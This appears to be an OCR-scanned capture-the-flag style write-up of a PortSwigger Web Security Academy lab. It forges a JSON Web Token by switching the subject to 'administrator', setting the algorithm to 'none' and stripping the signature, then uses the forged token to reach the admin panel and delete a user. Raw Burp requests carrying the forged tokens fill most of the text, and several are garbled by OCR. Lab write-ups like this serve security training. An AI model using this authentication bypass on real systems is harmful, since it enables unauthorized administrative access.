
Mystery Lab


Weak signing key.

Capture Login Request in Burp

Check Payload Data for Username



Change sub enter from wiener to administrator



Check the head for the algorithm type.



Change it to "none"



# Delete the signature

```
Request
                                                                                                                        ¬ \n ≡
                         JSON Web Token
1 GET /admin HTTP/1.1
2 Host: Oab200f60311d723caab9446008f001e.web-security-academy.net
 3 Cookie: session=
  eyJraWQiOiIxZjQyMDF1YSOyMGU4LTQzYzctYmE3Ny11YzQOMmE3<u>NjhiYz</u>QiLCJhbGciOiJSUzI1NiJ9.eyJpc3MiOiJwb3J0c3dpZ2dlciI<u>s</u>I
  nN1YiI6ImFkbWluaXNOcmF0b3IiLCJleHAiOjE2NTk4MDUwODd9. 10I-FODrCwOEaQGH9QMhIfaUaarGNCMtl984az7trMloR17xnEqGhFLSfQ
wiOR2ZLyutcDKL4ZCR7MalOtSQtvipUulot7ipXCxhyjj4IX63AzudJupSY6qh4hKoukUHPZz4BeSAp-OFzy5jc-P2YwtQDmGCjPjDnfYzXHHA
  YIrV3DdDe184vmwJXOHDk4zmWiFDmZBiQ3t1FJ_2BSTzNTMhy81VpY1_ccp5m34V3HMG_We_6eSVEO5eZCQrIDmbG5krItWtT9bPe9RvJguGP8
w8YTDzMUj6pof06VK-3YsQERkVdjPyuMXvEbmbJT1X1WwwNaM3gTNjSo2FfQogCA
  User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:103.0) Gecko/20100101 Firefox/103.0
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
 6 Accept-Language: en-GB, en; q=0.5
7 Accept-Encoding: gzip, deflate
Request
                                                                                                                        ¬ \n ≡
Pretty
         Raw
                 Hex
1 GET /admin HTTP/1.1
2 Host: Oab200f60311d723caab9446008f001e.web-security-academy.net
3 Cookie: session=
  eyJraWQiOiIxZjQyMDFlYSOyMGU4LTQzYzctYmE3Ny1lYzQOMmE3NjhiYzQiLCJhbGciOiJub251InO%3d.eyJpc3MiOiJwb3J0c3dpZ2dlciI
  sInN1YiI6ImFkbWluaXNOcmF0b3IiLCJleHAiOjE2NTk4MDUw0Dd9.
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:103.0) Gecko/20100101 Firefox/103.0
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
```

## Launch the Payload to get some access

## Response

```
Raw
                       Render
Pretty
                Hex
1 HTTP/1.1 200 OK
2 Content-Type: text/html; charset=utf-8
3 Cache-Control: no-cache
4 Connection: close
5 Content-Length: 3673
7 < DOCTYPE html>
Response
Pretty
        Raw
              Hex
                    Render
```



# Mystery challenge

Not s

**Submit solution** 

Back to lab dashboard >>

Reveal objective

Home | Admin panel | N

# Users

carlos - Delete wiener - Delete

### Delete the User Carlos

### Request

```
Pretty
             Hex
       Raw
1 GET /admin/delete?username=carlos HTTP/1.1
2 Host: Oab200f60311d723caab9446008f001e.web-security-academy.net
3 Cookie: session=
 eyJraWQiOiIxZjQyMDF1YSOyMGU4LTQzYzctYmE3Ny11YzQ0MmE3NjhiYzQiLCJhbGc
 sInN1YiI6ImFkbWluaXNOcmFOb3IiLCJleHAiOjE2NTk4MDUwODd9.
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:103.0) Geo
```